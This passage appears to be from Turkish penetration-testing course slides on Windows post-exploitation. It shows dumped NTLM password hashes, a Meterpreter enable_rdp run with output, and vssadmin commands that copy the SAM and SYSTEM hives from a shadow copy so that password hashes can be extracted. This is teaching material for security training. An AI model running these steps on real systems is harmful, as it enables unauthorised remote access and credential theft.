t:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
bgm554:1002:aad3b435b51404eeaad3b435b51404ee:89c99393bfe3c0a95deba6dcb0b12b43:::  
  
meterpreter >
```

Meterpreter Post Modülleri V

enable_rdp Post Modülü

```
meterpreter > run post/windows/manage/enable_rdp

[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20170324161507_ult_192.168.4.46_host.windows.cle_131433.txt
```

- ▶ Bilgisayara uzak masaüstü oturumu açılmasına izin veren değeri değiştirir (fDenyTSConnections 1 => Uzak masaüstü oturumuna izin verme).
- ▶ Uzak masaüstü servisinin başlatma durumu “Devre Dışı (Disabled)” ise, “Otomatik (Automatic)” olarak değiştirir.
- ▶ Uzak masaüstü servisini başlatır. Güvenlik duvarında uzak masaüstü servisinin kullandığı portu açar (Gerekli olduğu durumlarda).

Vssadmin komutu I

Vssadmin

- ▶ Gölge Kopyalardan parola Özeti Alma
- ▶ Dosyaların eski versiyonlarına geri dönüş yapabilmeyi sağlayan Windows işletim sisteminin bir özelliği
- ▶ Vssadmin⁵
 - ▶ Current volume shadow copy backups
 - ▶ All installed shadow copy writers and providers.

```

C:\Windows\system>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Contents of shadow copy set ID: {8bf5b82f-f481-4bfe-8ba2-f932dd1441cc}
  Contained 1 shadow copies at creation time: 06.03.2017 02:00:08
  Shadow Copy ID: {1a4883f4-f5cd-4b81-81a7-c8a217d30152}
  Original Volume: {C:\}
  Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6
  Originating Machine: oracle-srv
  Service Machine: oracle-srv
  Provider: 'Microsoft Software Shadow Copy provider 1.0'
  Type: ClientAccessibleWriters
  Attributes: Persistent, Client-accessible, No auto release, Differential, Auto re
covered

```

Vssadmin komutu II

```
c:\Windows\system>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\Windows\system32\co
nfig\SAM c:\Users\oracle\hash\
1 file(s) copied.
```

```
c:\Windows\system>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy6\Windows\system32\co
nfig\SYSTEM c:\Users\oracle\hash\
1 file(s) copied.
```

```
c:\Windows\system>_
```

⁵[https://technet.microsoft.com/en-us/library/cc754968\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc754968(v=ws.11).aspx)